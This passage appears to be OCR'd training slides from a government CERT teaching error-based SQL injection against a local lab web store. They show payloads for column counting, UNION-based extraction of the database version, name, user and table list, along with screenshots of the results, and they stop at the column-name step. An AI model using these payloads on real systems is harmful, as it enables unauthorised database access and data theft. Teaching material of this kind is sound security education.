
URL: **http://localhost/dStore/login.php**




SQL INJECTION

Error Based SQL Injection: Detection

User ID: **user1'**






```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 1
```

ICT DIVISION FUTURE IS HERE BCC BGD e-GOV CIRT


SQL INJECTION

Error Based SQL Injection: Identify Column Number

User ID: **user1' order by 10 #**



Username:
```
user1' order by 10 #
```
Password:




```
Unknown column '10' in 'order clause'
```

SQL INJECTION


Error Based SQL Injection: Identify Column Number

User ID: **user1' order by 5 #**



Username: user1' order by 5 #

Pas



192.168.34.111/dStore/login-failed.php

Login Failed


Login Failed!
Please check your username and password

Back to Login Page

SQL INJECTION


Error Based SQL Injection: Identify Vulnerable Column

User ID: **user1' union all select 1,2,3,4,5 #**



Username: user1' union all select 1,2,3,4,5 #

Password:



Control Panel


Welcome 2

SQL INJECTION

Error Based SQL Injection: Identify Vulnerable Column

Full Query after UNION:

```
SELECT id, uname, upass, utype, last_update from user WHERE uname='user1' UNION ALL SELECT 1,2,3,4,5 #;
```




id	uname	upass	utype	last_update
1	2	3	4	5

SQL INJECTION


Error Based SQL Injection: Identify Vulnerable Column

User ID: **user1' union all select 1,version(),3,4,5 #**



Username: user1' union all select 1,version(),3,4,5 #

Password:




Control Panel

Welcome 10.1.30-MariaDB


SQL INJECTION

Error Based SQL Injection: Identify Vulnerable Column

User ID: **user1' union all select 1,database(),3,4,5 #**


Username: user1' union all select 1,database(),3,4,5 #

Password:



Control Panel

Welcome estore

SQL INJECTION


Error Based SQL Injection: Identify Vulnerable Column

User ID: **user1' union all select 1,user(),3,4,5 #**



Username: user1' union all select 1,user(),3,4,5 #

Password:



Control Panel


Welcome `root@localhost`


SQL INJECTION

Error Based SQL Injection: Identify Table Name

- The Information_schema is a database that stores information about other databases.

Database: information_schema






TABLE_CATALOG	TABLE_SCHEMA ▲ 1	TABLE_NAME
def	dvwa	guestbook
def	dvwa	users
def	estore	user
def	estore	product
def	estore	feedback
def	estore	category_option

SQL INJECTION

Error Based SQL Injection: Identify Table Name


User ID: **user1' union all select 1,group_concat(table_name),3,4,5 from information_schema.tables where table_schema=database() #**



Username:

```
user1' union all select 1,group_concat(table_name),3,4,5 from information_schema.tables where table_schema=database() #
```

Password:



Control Panel


Welcome `category_option,feedback,product,user`

- The group_concat() function concatenates results into a string.

SQL INJECTION

Error Based SQL Injection: Identify Column Name

